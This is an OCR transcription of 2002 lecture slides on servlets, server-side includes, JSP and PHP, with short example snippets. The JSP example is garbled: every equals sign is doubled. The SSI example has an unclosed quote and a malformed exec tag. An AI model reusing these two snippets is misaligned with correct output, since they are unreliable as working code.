
Servlets

- Modules (pieces of code) which run on Java-enabled web servers
  - Servlet engine: execution environment
  - Java Servlet API Specification (SUN)
  - Java package: javax.servlet




Servlets vs. CGI

- Portable code
- Useful features (sessions, cookies, ...)
- Multi-threading
- Faster
  - does not run as a separate process
  - stays in memory between requests
  - a single servlet instance answer request concurrently
- Sandbox for servlets possible



Apache Servlet Engine

- Java Servlet API compliant
- Multi-threaded, separated from web server
- Integrated load balancing features
- Smart redirection of requests
- AJP protocol allows creation of complex distributed applications
- MD5 based connection authentication and IP filtering




Server-side Includes

- .shtml files are parsed for special commands that are executed before the file is sent to the client

```
httpd.conf:
AddType    text/html .shtml
AddHandler server-parsed

Options  ... Include ...
```

© 2002, Manfred Hauswirth Network Services - Oct 22, 2002 - Lecture 2 61



SSI Syntax

```
<!--#element attribute=value attribute=value ... -->
```

Main elements

exec	execute a shell command or CGI script
fsize	print the size of a given file/URL
flastmod	print the last modification date of the given file/URL
include	insert the contents of another document
set	Set the value of a variable


Variables (additionally to CGI environment variables)

```
DATE_GMT, DOCUMENT_NAME, DOCUMENT_URI, LAST_MODIFIED
```

Flow control

```
<!--#if expr="test condition" -->
<!--#elif expr="test condition" -->
<!--#else -->
<!--#endif -->
```


© 2002, Manfred Hauswirth Network Services - Oct 22, 2002 - Lecture 2 62



SSI example

```
You come from <!--#echo var="REMOTE_HOST" --> <P>
<!--#if expr="$REMOTE_HOST = priviliged.host.com
   <!--exec cmd="ls -l" -->
<!--#elif expr="$REMOTE_HOST = normal.host.com" -->
   <!--#include file="SomeInfo.html" -->
<!--#else -->
   <!--#include file="NoAccess.html" -->
<!--#endif -->
```


© 2002, Manfred Hauswirth Network Services - Oct 22, 2002 - Lecture 2 63



SSI problems

- Performance
  - parsing
  - command execution
- Security
  - exec command, etc.
  - IncludesNoExec
- Unreadable ⇨ maintenance ?


© 2002, Manfred Hauswirth Network Services - Oct 22, 2002 - Lecture 2 64



JavaServer Pages

- JSP = "Java-based ASP"
- Dynamic scripting
- JSP pages can contain
  - HTML/XML
  - Java scriplets
  - special tags
- JSP engine required


© 2002, Manfred Hauswirth Network Services - Oct 22, 2002 - Lecture 2 65



JSP example


```
<HTML>
<%@ page language=="java" imports=="com.wombat.JSP.*" %>
<H1>Welcome</H1>

<P>Today is </P>
<jsp:useBean id=="clock" class=="calendar.jspCalendar" />
<UL>
  <LI>Day: <%==clock.getDayOfMonth() %>
  <LI>Year: <%==clock.getYear() %>
</UL>

<% if (Calendar.getInstance().get(Calendar.AM_PM) ==== Calendar.AM)
{ %>
Good Morning
<% } else { %>
Good Afternoon
<% } %>
<%@ include file=="copyright.html" %>

</HTML>
```

© 2002, Manfred Hauswirth Network Services - Oct 22, 2002 - Lecture 2 66




PHP

- HTML-embedded scripting language
- Syntax similar to C/Perl/Java
- Powerful features
  - PHP scripts can replace CGIs
  - Powerful support for many databases
  - Support for HTTP, IMAP, SNMP, NNTP, POP3
  - Access to raw sockets
- Security?




Simple PHP example

```
<HTML><HEAD><TITLE>The end is near</TITLE></HEAD>
<?php
 $dday = mktime(0, 0, 0, 1, 1, 2000);
 $diff = $dday - time();
 $days = $diff / 86400;
 if ($days > 1) {
   printf("Only %d day%s left!<BR>",$days,$days == 1 ? "" : "s");
 } else {
   $hours = $diff / 3600;
   if ($hours > 1) {
     printf( "Only %d hour%s left!<BR>",$hours,$hours == 1 ? "" :  "s");
   } else {
         echo  "Log out and hide under your table!<BR>";
   }
 }
?>
</HTML>
```



PHP DB access example

```
<HTML><HEAD><TITLE>Access MySQL from PHP</TITLE></HEAD>
<?php
 mysql_pconnect("db.server.com", "username", "password");
 mysql_select_db("products");
 $result = mysql_query("SELECT * FROM details");
 if ($result) {
     echo "<TABLE>\n";
     echo " <TR><TH>Name</TH><TH>Description</TH></TR>\n";
     while ($a = mysql_fetch_array($result)) {
         echo "<TR><TD>$a[name]</TD>",
                  "<TD>$a[descr]</TD></TR>";
     }
     echo "</TABLE>";
 } else {
     echo "<P>Nothing to see here.";
 }
?>
</HTML>
```



Ahead

- Advanced WWW Concepts
  - Caching
  - Search engines and directory services
  - HTML, XML, XSL, CSS, DOM